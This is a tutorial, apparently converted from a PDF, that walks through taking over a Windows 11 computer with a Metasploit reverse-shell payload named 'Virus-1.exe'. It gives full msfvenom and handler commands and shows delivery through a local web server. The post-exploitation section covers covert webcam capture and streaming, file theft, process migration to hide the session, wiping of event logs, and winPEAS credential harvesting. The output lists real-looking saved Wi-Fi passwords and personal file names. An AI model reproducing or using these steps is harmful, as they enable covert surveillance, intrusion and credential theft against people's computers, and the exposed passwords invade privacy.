

Windows 11 hacking

In this pdf we try to hack and get full access of windows 11 system, This Computer.

➤ Step 1:

In This step we scan and get our ip address and we need to create one payload name Virus.exe application file for windows with the help of that we take reverse Tcp shell.

Command: msfvenom -p windows/meterpreter/reverse_tcp lhost=172.20.10.5
lport=4444 -f exe > Virus-1.exe

- **msfvenom** = is use for creating a payload.
- **-p** = is for payload
- **Windows/meterpreter/reverse_tcp** = This is payload we are using
- **Lhost** = Attackers Ip address
- **Lport** = port where this payload works
- **Virus.exe** = File name that we need to send to windows for taking reverse shell connection.

```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=172.20.10.5 lport=4444 -f exe > Virus-1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(kali@kali)-[~]
└─$ ls
backblue.gif  Documents  fade.gif  'matrix-pass previous.txt'  mrrobot-1  Pictures  SWGk3CLW.jpeg  Virus-1.exe  windows-7--2
cJyLKQyz.jpeg Downloads  hackethon1.txt  matrix-pass.txt  mrrobot-1.txt  Public  Templates  windows-11  womHnacC.html
Desktop       example.com  hts-cache      mrrobot          Music       reports  Videos  windows-7  word.dir

(kali@kali)-[~]
└─$
```

Here our payload file is created.

➤ Step 2:

Now we need to set our machine to listening state so we can take access. For that we need to use exploit called multi/handler and open that payload we created previously.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

➤ Step 3:

Now we need to set the lhost means attackers Ip address, and exploit so the machines go to listen state on port 4444 as we given in our payload previously.

```
msf6 exploit(multi/handler) > set lhost 172.20.10.5
lhost => 172.20.10.5
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.20.10.5:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.20.10.5     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.20.10.5:4444
```

This is now in listening state and waiting for connection.

➤ Step 4:


Now we need to download that payload in windows.

```
(kali㉿kali)-[~]
$ cd windows-11

(kali㉿kali)-[~/windows-11]
$ ls
cd Virus-1.exe target

(kali㉿kali)-[~/windows-11]
$ sudo python3 -m http.server 8080
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.10.6 - - [10/Jul/2025 02:38:13] "GET / HTTP/1.1" 200 -
172.20.10.6 - - [10/Jul/2025 02:38:15] "GET /cd HTTP/1.1" 200 -
```


We created one server on port 8080 and put Virus-1.exe on that server now we will download it from windows.



We download it in windows from port 8080.....


➤ Step 5:

Now we need to run Virus-1.exe as an administrator in windows. And when its runs we got access on that port where our machine is in listening state




Here run it as administrator...

Here we got access...




```
kali-linux-2025.1a-vmware-and64 - VMware Workstation
File Edit View VM Info Help
kali-linux-2025.1a-vmware-and64
File Actions Edit View Help
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/cDc3BKWS.jpeg
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/MNRCHLOb.jpeg
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/yCdltRWP.jpeg
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/ydMINtFA.jpeg
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/yQeFSZtd.jpeg
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/acQtEteq.html
[*] Streaming...
[GTK+]: RenderCompositorSWGL failed mapping default framebuffer, no dt
^C[-] webcam_stream: interrupted
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

We can access victim's camera as live or take pics also with we full access of victims windows machine.




Screenshot



Screen Stream

We also have more options just type -help to see what we can do more with victims' computer...



```
meterpreter > download picture.jpg
[*] Downloading: picture.jpg -> /home/kali/windows-11/picture.jpg
[*] Downloaded 34.72 KiB of 34.72 KiB (100.0%): picture.jpg -> /home/kali/windows-11/picture.jpg
[*] Completed : picture.jpg -> /home/kali/windows-11/picture.jpg
meterpreter > 
```

Just like Download anything with the help of download command...

➤ Step 6: Post Exploitation

Now the main part after accessing the system is **Post Exploitation**.

- **Migrate**

In migration we hide our process id with victims' system ongoing processes.

First see processes with Command: ps

```
meterpreter > ps

Process List
-----
PID  PPID  Name                Arch  Session  User              Path
---  -
0     0      [System Process]
4     0      System
8     972    wininit.exe
92    4      Secure System
132   4      Registry
492   8      services.exe
516   4      smss.exe
544   492   svchost.exe
572   1292  shell.exe           x86   11
864   8      lsass.exe
892   8      LsaIso.exe
900   492   svchost.exe
976   492   svchost.exe
984   972    csrss.exe
1096  492   svchost.exe
1120  492   svchost.exe
1128  492   WUDFHost.exe
1136  9752  cmd.exe             x86   11      DESKTOP-0E0UEFF\user  C:\Windows\SysWOW64\cmd.exe
1160  492   svchost.exe         x64   11      DESKTOP-0E0UEFF\user  C:\Windows\System32\svchost.exe
1168  8      fontdrvhost.exe
1184  1120  dllhost.exe         x64   11      DESKTOP-0E0UEFF\user  C:\Windows\System32\dllhost.exe
```

Now we need to migrate for that chose any system port.

```
meterpreter > migrate 14908
[*] Migrating from 12960 to 14908 ...
[*] Migration completed successfully.
meterpreter > ps
```

- **Clearev**

Clear ev is use for clearing a event log

Command:

```
meterpreter > clearev
[*] Wiping 17309 records from Application ...
[*] Wiping 48432 records from System ...
[*] Wiping 28437 records from Security ...
meterpreter > ps
```

- **winPEAS64.exe**

This is script with the help of this script which is present in kali we will exploit whole credential and important things of whole computer of victim.

For use of this we first download it and need to upload this script in victim's computer follow the following steps for that.

For downloading winPEASE64.exe we will search it on web

peass-ng | Kali Linux Tools | Get your OSCP+ certified | Index of /kali/pool/main/p/peass-ng | Portmap.io - free port forward...

kali.download/kali/pool/main/p/peass-ng/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Index of /kali/pool/main/p/peass-ng/

File Name	File Size	Date
Parent directory/	-	-
peass-ng_20250501.c34edb3c-0kali1.debian.tar.xz	4.5 KiB	2025-May-08 11:11
peass-ng_20250501.c34edb3c-0kali1_dsc	1.8 KiB	2025-May-08 11:11
peass-ng_20250501.c34edb3c.orig.tar.gz	55.8 MiB	2025-May-08 11:11
peass-ng_20250601.88c7a0f6-0kali1.debian.tar.xz	4.6 KiB	2025-Jun-16 15:11
peass-ng_20250601.88c7a0f6-0kali1_dsc	1.8 KiB	2025-Jun-16 15:11
peass-ng_20250601.88c7a0f6-0kali1_all.changes	1.4 KiB	2025-Jun-16 15:12
peass-ng_20250601.88c7a0f6-0kali1_source.buildinfo	6.2 KiB	2025-Jun-16 15:11
peass-ng_20250601.88c7a0f6-0kali1_source.changes	2.4 KiB	2025-Jun-16 15:11
peass-ng_20250601.88c7a0f6.orig.tar.gz	56.1 MiB	2025-Jun-16 15:11
peass_20250501.c34edb3c-0kali1_all.deb	49.4 MiB	2025-May-08 11:12
peass_20250601.88c7a0f6-0kali1_all.deb	49.4 MiB	2025-Jun-16 15:12

[illegible]

The screenshot shows a Kali Linux virtual machine with a Windows 11 desktop environment. The terminal window displays the following commands and output:

```
meterpreter > upload /usr/share/peass/winpeas/winPEASx64.exe
[*] Uploading : /usr/share/peass/winpeas/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 8.00 MiB of 9.69 MiB (82.0%): /usr/share/peass/winpeas/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 9.69 MiB of 9.69 MiB (100.0%): /usr/share/peass/winpeas/winPEASx64.exe -> winPEASx64.exe
[*] Completed : /usr/share/peass/winpeas/winPEASx64.exe -> winPEASx64.exe
meterpreter > shell
Process 7968 created.
Channel 2 created.
Microsoft Windows [Version 10.0.26100.4351]
(c) Microsoft Corporation. All rights reserved.


C:\Users\user\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is B236-FAE8

Directory of C:\Users\user\Downloads

12-Jul-25 11:56 AM    <DIR> .
12-Jul-25 11:10 AM    <DIR> ..
24-Mar-25 01:13 PM    199,261 239a6598-f052-4516-ae57-0310a1979da4.pdf
28-Jan-25 10:29 PM    288,162 BurpSuite_Cheat_Sheet.pdf
10-Jun-25 01:44 AM    763,007 Image.png
05-Jun-25 11:49 AM    3,509,046 772 kali-linux-2025.1a-vmware-and64.7z
06-May-25 11:24 AM    2,443 Kali_linux_VMware_Setup_Guide.pdf
24-Mar-25 01:40 PM    86,333 neel.jpg
24-Mar-25 01:44 PM    215,952 Neel.pdf
05-Jun-25 10:58 AM    35,555 picture.jpg
12-Jul-25 11:03 AM    73,807 Rushi-1.exe
06-Jun-25 10:43 AM    447,295 Rushikesh Vispute (1).png
06-Jun-25 10:43 AM    437,931 Rushikesh Vispute computer hardware.png
03-Jul-25 01:17 PM    43,194 Sakshi DhamneResume.docx
03-Jul-25 01:16 PM    138,182 Sakshi DhamneResume.pdf
04-Apr-25 09:17 AM    218,174 WhatsApp Image 2015-04-04 at 9:10:17 AM.png
12-Jul-25 11:56 AM    10,155,526 winPEASx64.exe
                15 File(s) 3,522,171,583 bytes
                2 Dir(s) 11,178,516,488 bytes free
```

A red arrow points to the file '2015-04-04 at 9:10:17 AM.png' in the directory listing.

For that go to the location where that script we uploaded and select it and hit enter to execute it.



This is how it looks when its starts to run..

[illegible]

Kali Linux 2025.1a - VMware Workstation

File Edit View VM Tabs Help

kali@kali: ~/windows-11

CPU usage: 12.6%

```

> Dump credentials from Remote Desktop Connection Manager https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#rem
ote-desktop-credential-manager
Not Found

> Looking for Kerberos tickets
https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-kerberos-88/index.html
Not Found

> Looking for saved Wifi credentials

SSID : 'Galaxy A12'
password : '123456789'

SSID : 'Rushi's iPhone 14'
password : '12346789'

SSID : 'Airtel_inra_2153'
password : 'air79750'

SSID : '1000_27_5d'
password : '12345789'

SSID : 'iPhone'
password : '12346789'

SSID : 'Rushi'
password : '12346789'

SSID : 'Galaxy A12 8268'
password : '1ayz1607'

SSID : 'iPhone 12'
  
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Finance headline
US consumer se...

Search

1:07 PM
12-Jul-24

This is how it gives passwords of Wi-Fi that is saved in victims computer and all other important information that are present and vulnerable in that system.

Rushi20Pute